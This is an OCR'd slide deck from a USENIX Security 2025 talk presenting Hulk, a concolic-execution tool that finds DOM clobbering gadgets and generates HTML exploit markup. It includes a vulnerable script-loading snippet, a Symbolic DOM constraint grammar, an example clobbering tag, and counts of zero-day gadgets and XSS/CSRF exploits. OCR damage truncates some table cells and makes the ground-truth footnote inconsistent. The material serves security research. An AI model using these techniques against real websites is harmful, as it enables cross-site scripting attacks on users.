
Taint Dependency Graph

```
var e = document.scripts ||
        document.getElementsByTagName("script") || [];

f.push.apply(f, window.___jsl["us"] || []);
for (var h = 0; h < e.length; ++h) {
  var k = e[h];
  for (j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  (f = d[e]) ? h = f.nodeType,
               f = 3 == h||4 == h ? f.nodeValue
                                  : f.textContent||"",
             : f = void 0,
  (f = Df(f)) && b.push(f));
}

Df = function(a) {
  if (a && !/^\s+$/.test(a)) {
    try {
      b = (new Function("return (" + a + "\n)")())
    } catch (c) {}
  }
}
```



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


via Concolic Execution

- We propose ***Symbolic DOM*** to define and solve DOM elements-related constraints.
- Based on the concrete execution trace, Hulk models and solves the ***DOM constraints*** on the Symbolic DOM and generates HTML markups as exploit.

Exploit Generation via Concolic Execution

- We propose Symbolic DOM, to define the DOM constraints.
  - Describe a set of DOM elements with similar looking
- Constraint Syntax:
  - Four primitives (i.e., *int*, *bool*, *string*, and *node)* and *collection (an* array of *nodes)*.
  - *node* represents a DOM element which has a tag name (*hasTagName*) and several attributes (*hasAttribute*).
  - A node may have siblings (*hasSibling*) and children (*hasChild*).
  - A valid Symbolic DOM must have one root node (*isRoot*).


$$
\begin{aligned}
\text{Term}_{\text{node}} &::= (\text{Var}_{\text{node}}) \\
\text{Term}_{\text{collection}} &::= \mathit{getSiblings}((\text{Term}_{\text{node}})) \\
&\mid \mathit{getChildren}((\text{Term}_{\text{node}})) \\
&\mid \mathit{add}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}})) \\
\text{Term}_{\text{string}} &::= (\text{Var}_{\text{string}}) \\
&\mid \text{DOMElementTagName} \\
&\mid \text{DOMElementAttributeName} \\
&\mid \text{ConstString} \\
\text{Term}_{\text{int}} &::= (\text{Var}_{\text{int}}) \\
&\mid \mathit{length}((\text{Term}_{\text{collection}})) \\
&\mid \text{Number} \\
\text{Term}_{\text{bool}} &::= (\text{Var}_{\text{bool}}) \\
&\mid \text{true} \\
&\mid \text{false} \\
&\mid \mathit{hasChild}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{hasSibling}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{hasTagName}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}})) \\
&\mid \mathit{hasAttribute}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}}), (\text{Term}_{\text{string}})) \\
&\mid \mathit{hasSrcDoc}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{isRoot}((\text{Term}_{\text{node}})) \\
&\mid \mathit{include}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{forAll}((\text{Term}_{\text{collection}}), (\text{Expr}_{\text{bool}})) \\
\text{Expr}_{\text{bool}} &::= (\text{Term}_{\text{bool}}) \\
&\mid (\text{Term}_{\text{node}}) = (\text{Term}_{\text{node}}) \\
&\mid (\text{Term}_{\text{string}}) = (\text{Term}_{\text{string}}) \\
&\mid \mathit{not}\ (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Expr}_{\text{bool}}) \wedge (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Expr}_{\text{bool}}) \vee (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Term}_{\text{int}}) \{<, \leq, =, \geq, >\} (\text{Term}_{\text{int}}) \\
\text{Assertion} &::= \text{assert}(\text{Expr}_{\text{bool}})
\end{aligned}
$$

Figure 2: Constraint Syntax for Symbolic DOM

Exploit Generation via Concolic Execution

STEP 1: Exploitation Modeling

- Four Stages
  - Window/Document-to-DOM (initial clobbering)
  - DOM-to-DOM (advanced clobbering)
  - DOM-to-String (string loading)
  - String-to-String (string-only propagation)



Exploit Generation via Concolic Execution

STEP 2: Constraint Modeling

- <*Operation type*, *Stage goal*> defines constraints

  E.g., To achieve ***Document-to-DOM*** through ***document.P***, the DOM node must satisfy certain constraints, one of which is:

isRoot(R1) ∧ hasTagName (R1, “object”) ∧ hasAttribute(R1, “id”, P)

(when P="scripts", concrete to `<object id=scripts></object>`)


See our paper for more details!

Stages	Obj.	Op.	Conditions	Constraints
Initial Clobbering	`Win-to-DOM`	`getField/ varRef`	The base object is the `window` object; *P* is the property name (variable name for `varRef`); *R*1 is the return value;	01 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, TNS1)) 02 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, TNS2)) 03 (*isRoot*(*R*1)) ∧ (*length*(*getSiblings*(*R*1)) (*hasAttribute*(*R*,“id”, *P*))) ∨ ((*hasTagNam 04 (*isRoot*(*R*1)) ∧ (*forAll*(*add*((*hasChildre ((*hasTagName*(*R*, TNS2)) ∧ (*hasAttribute
	`Doc-to-DOM`	`getField`	The base object is the `document` object; *P* is the property name; *R*1 is the return value;	05 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, TNS2)) 06 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1,“*objec* 07 (*isRoot*(*R*1)) ∧ (*length*(*getSiblings*(*R*1))≥ (*R*,“name”, *P*))) ∨ ((*hasTagName*(*R*,“*obj* 08 (*isRoot*(*R*1)) ∧ (*forAll*(*add*((*hasChildre ((*hasTagName*(*R*, TNS2)) ∧ (*hasAttribute
Advanced Clobbering	`DOM-to-DOM`	`getField`	*R*1 is the base object; *P* is the property name; *R*2 is the return value;	09 (*isRoot*(*R*1)) ∧ (*hasChild*(*R*1, *R*2)) ∧ ((*R*2,“name”, *P*)) 10 (*isRoot*(*R*1)) ∧ (*hasChild*(*R*1, *R*2)) ∧ ((*R*2,“id”, *P*)) 11 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1,“*form* (*R*1,“id”, *X*)) ∧ (*hasAttribute*(*R*2,“*form*”, 12 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1,“*ifr* ((*hasAttribute*(*R*2,“id”, *P*)) ∨ (*hasAttribut 13 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1,“*iframe* 14 (*isRoot*(*R*1)) ∧ (*length*(*getSiblings*(*R*1) , ((((*not*(*R* = *R*2)) ∧ *not*((*hasAttribut *not*(*R* = *R*2)) ∧ *not*((*hasAttribute*(*R*,“*nam 15 (*isRoot*(*R*1)) ∧ (*length*(*getChildren*(*R*1)) *not*(*R* = *R*2)) ∧ *not*((*hasAttribute*(*R*,“*id*” *not*((*hasAttribute*(*R*,“name”, *P*)))) ∨ ((*R* = *R*1 is the base object; *R*2 is the return value;	16 (*isRoot*(*R*1)) ∧ (*length*(*getSiblings*(*R*1))≥ *This applies to `previousSibling` and n Similar rules apply to `firstChild`, `lastC`

Exploit Generation via Concolic Execution

STEP 3: Attaching Constraints


- Each tainted node should have two conjunctive sets of constraints:
  - the return value of its precedent operation
  - an argument of the subsequent opertaion




Exploit Generation via Concolic Execution

STEP 4: Merging and Solving Constraints

- **"Start Small"**
  - Unfold each local constraints (e.g., C1) into disjunctive normal forms (DNFs).
- **"Connect the Dots"**
  - Merge formulas across different DNFs if there is a literal bound to the same tainted value (e.g., R1 in C1 and R1 in C2) and remove the conflicts.
- **"Concrete to HTML"**
  - Generate HTML markups based on the final constraints.



Overview



Canary-based Verification

- Inject the generated exploit, replay the web page, and monitor whether the vulnerability is triggered.

0x04 | Evaluation

Large-scale Evaluation of Hulk

- Large-scale evaluation
  - 497 zero-day verified exploitable gadgets among Tranco top 5,000 websites
- Case studies
  - Modern web bundlers (Webpack*, Rspack*, Vite*, tsup*, Polyfills)
  - Core functional libraries (Prism*, MathJax 2&3, plotly.js, pagefind*, doomcaptcha)
  - Third-party services (Plausible Analytics, Google Client API Library)
  - Web application frameworks (Astro*)


*: CVE Assigned


Dataset available:

DOMC Gadgets Collection

End-to-end Exploitation

- Achieved 12 end-to-end exploitation of our newly discovered DOMC gadgets
  - 11 of them lead to XSS and one leads to CSRF
  - Affected applications include widely-used platforms like JupyterLab/Notebook and Canvas LMS.





Hulk vs. TheThing

		TheThing			Hulk		
	GT	Reported	TP/FP	FN	Reported	TP/TP	FN
Tranco Top 500	33[1]	6	6/0	27	33	33/0	0
Known Gadgets	12	4	4/0	8	5	5/0	7

True Positives & False Positives

- Hulk achieves higher recall rate than TheThing on both datasets
- Both tool doesn't show false positives due to the dynamic verificaiton

[1] Ground Truth of Tranco Top 500 dataset = TP from TheThing ∩ TP from Hulk

Hulk vs. TheThing

		TheThing			Hulk		
	GT	Reported	TP/FP	FN	Reported	TP/TP	FN
Tranco Top 500	33[1]	6	6/0	27	33	33/0	0
Known Gadgets	12	4	4/0	8	5	5/0	7

False Negatives from Hulk

- No FN on the Tranco Top 500 dataset as it covers the results found by TheThing
- FNs on Known Gadgets dataset are due to code coverage and control-flow dependent gadgets

[1] Ground Truth of Tranco Top 500 dataset = TP from TheThing ∪ TP from Hulk

Hulk vs. TheThing

		TheThing			Hulk		
	GT	Reported	TP/FP	FN	Reported	TP/TP	FN
Tranco Top 500	33[1]	6	6/0	27	33	33/0	0
Known Gadgets	12	4	4/0	8	5	5/0	7

False Negatives from TheThing

- Dynamic Features
- Source Identification
- Predefined Payloads

[1] Ground Truth of Tranco Top 500 dataset = TP from TheThing ∪ TP from Hulk

Thank you!

34TH USENIX SECURITY SYMPOSIUM

Tool:
TheHulk

Dataset:
DOMC Gadgets Collection

Paper:
The DOMino Effect
Usenix Security ‘25

JHU SecLab